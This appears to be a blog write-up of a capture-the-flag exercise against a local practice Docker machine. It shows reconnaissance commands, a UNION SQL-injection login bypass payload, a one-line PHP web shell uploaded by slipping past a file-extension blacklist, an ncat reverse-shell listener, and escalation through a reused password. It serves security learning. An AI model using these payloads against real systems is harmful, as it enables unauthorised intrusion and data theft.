Hwat Hell Machine Hacking | Achieving Reverse Shell and Capturing the Flags
hwats hell machine
Hwat Hell Machine Hacking | Achieving Reverse Shell and Capturing the Flags
hwats hell machine

Reverse Shell Attack
Introduction
It started with a login page that looked completely ordinary. It ended with a full shell on the machine and a captured flag. Here’s everything that happened in between.

Gui of Web
This kind of challenge is called a CTF, short for “Capture the Flag.” It’s a hacking exercise where you try to break into a system and find a hidden file called a “flag.” It’s completely legal here because everything runs on a dummy machine built only for practice.
What Was I Trying to Hack?
The challenge was a Docker container , a small fake computer running inside my real one. It had two things running:
- A website on port 80
- An SSH server on port 2222
My goals were simple:
- Get shell access to the container
- Find and read a file called
user.txt
Initial Steps
First of all , load and run the .tar file in your Docker.

load and run .tar file
Step 1: Looking Around First (Reconnaissance)
Before attacking anything, the first move is always to look around and gather information. This step is called “recon.”

nmap
I used a tool called nmap to scan the target and see what was running on it:
nmap -sV -p 80,2222 127.0.0.1This told me:
- Port 80 was running an Apache web server with PHP
- Port 2222 was running SSH

gobuster
Next, I used another tool called gobuster to search for hidden pages on the website:
gobuster dir -u http://dev.hwatshell.local -w ~/common.txt
.txt
This turned up two interesting things:
/uploads/— a folder where files get stored/robots.txt— a file that tells search engines which pages not to index
When I opened robots.txt, it revealed a hidden folder that wasn't supposed to be found:
Disallow: /backup-old/
backup-old
Step 2: Finding the Weak Spot (SQL Injection)
The website had a login page, so I tested it using a tool called sqlmap. This tool checks if a login form is vulnerable to SQL Injection , a common attack where you trick the database by entering special characters instead of a normal username or password.
sqlmap -u "http://dev.hwatshell.local/index.php" --data="username=admin&password=admin" --batch --dbs
hwatportal
Sqlmap confirmed the login form was indeed vulnerable, and it even found the name of the database: hwatportal.
Step 3: Getting Past the Login (UNION Injection)
After looking at the PHP code behind the login page, I found the exact database query it used:
SELECT id, username, role, password FROM users WHERE username = '$username' LIMIT 1The passwords were stored as MD5 hashes, so a basic trick wouldn’t work here. I needed something smarter, a technique called UNION injection, where you trick the database into returning a fake row that you made up yourself, complete with your own password hash.
In the username field, I typed:
' UNION SELECT 1,'admin','admin',md5('pwned')-- -And in the password field, I simply typed:
pwnedThis worked because the database returned my fake row, and the hash of “pwned” matched the hash I had entered. I was logged in.
Step 4: Uploading a Web Shell
Once inside the dashboard, I found a feature for uploading a “Site Logo.” It had a filter that blocked .php files , but it forgot to block .phtml files, which Ubuntu servers also run as PHP. This kind of oversight is called a blacklist bypass.
I created a simple PHP file that could run commands:
cat > ~/shell.phtml << 'EOF'
<?php system($_GET["cmd"]); ?>
EOF
I uploaded it through the logo uploader, then visited this link in my browser:
http://dev.hwatshell.local/uploads/shell.phtml?cmd=idThe page displayed:
uid=33(www-data) gid=33(www-data) groups=33(www-data)At this point, I had gained remote code execution , meaning I could run commands on the server directly from my browser.

.phtml file
Step 5: Getting a Real Terminal (Reverse Shell)
A web shell is useful, but a reverse shell gives you a full, interactive terminal, which is much more powerful.
I started listening for a connection on my own machine:
ncat -lvnp 4444Then I triggered a connection back to my machine through the browser. My terminal lit up with:
www-data@b9479be4fecf:/var/www/dev-portal/uploads$
shell
I was officially inside the machine.
Step 6: Getting Higher Access (Privilege Escalation)
I was logged in as www-data, a low-privilege account used by the web server. The flag was sitting in /home/hwatsauce/user.txt, but I didn't have permission to open it yet.
While poking around, I found a database configuration file with a comment left inside it, hinting that the system user reused the same password for their Linux account. Using that password, I logged in directly as that user over SSH.

DB password

login using DB pwd
Step 7: Capturing the Flag
cat ~/user.txt
flag
I successfully found the flag !
Summary: What Vulnerabilities Did I Use?
Stage Vulnerability What It Means 1 Information Disclosure robots.txt revealed a hidden folder 2 SQL Injection The login form accepted raw input inside a database query 3 Authentication Bypass A UNION injection returned a fake login row 4 File Upload Bypass The .phtml extension wasn't blocked 5 Remote Code Execution The uploaded shell could run server commands 6 Credential Reuse The database password matched the Linux user's password
What I Learned
This challenge taught me that real-world hacking usually isn’t about one clever trick. It’s a chain of small mistakes that, added together, lead to full system access.
Some common mistakes I saw here:
- Not properly checking or cleaning user input (leading to SQL injection)
- Trusting a blacklist instead of a whitelist for file uploads
- Reusing the same password across different systems
- Leaving passwords sitting in plaintext configuration files
Understanding these mistakes is what helps us build safer systems in the real world.
Tools I Used
- nmap — for scanning ports
- gobuster — for finding hidden directories
- sqlmap — for testing and exploiting SQL injection
- ncat — for setting up the reverse shell listener
- Browser — for the login bypass and web shell
This writeup is for educational purposes only. Always get proper permission before testing any system. Happy hacking!
메타데이터
- post_id
- f4bdb6030c4c
- slug
- hwat-hell-machine-hacking-achieving-reverse-shell-and-capturing-the-flags-f4bdb6030c4c
- url
- https://medium.com/@ahad66949/hwat-hell-machine-hacking-achieving-reverse-shell-and-capturing-the-flags-f4bdb6030c4c
- canonical_url
- https://medium.com/@ahad66949/hwat-hell-machine-hacking-achieving-reverse-shell-and-capturing-the-flags-f4bdb6030c4c
- author_url
- https://medium.com/@ahad66949
- status
- ok
- fetched_at
- 2026-07-26 02:36:47


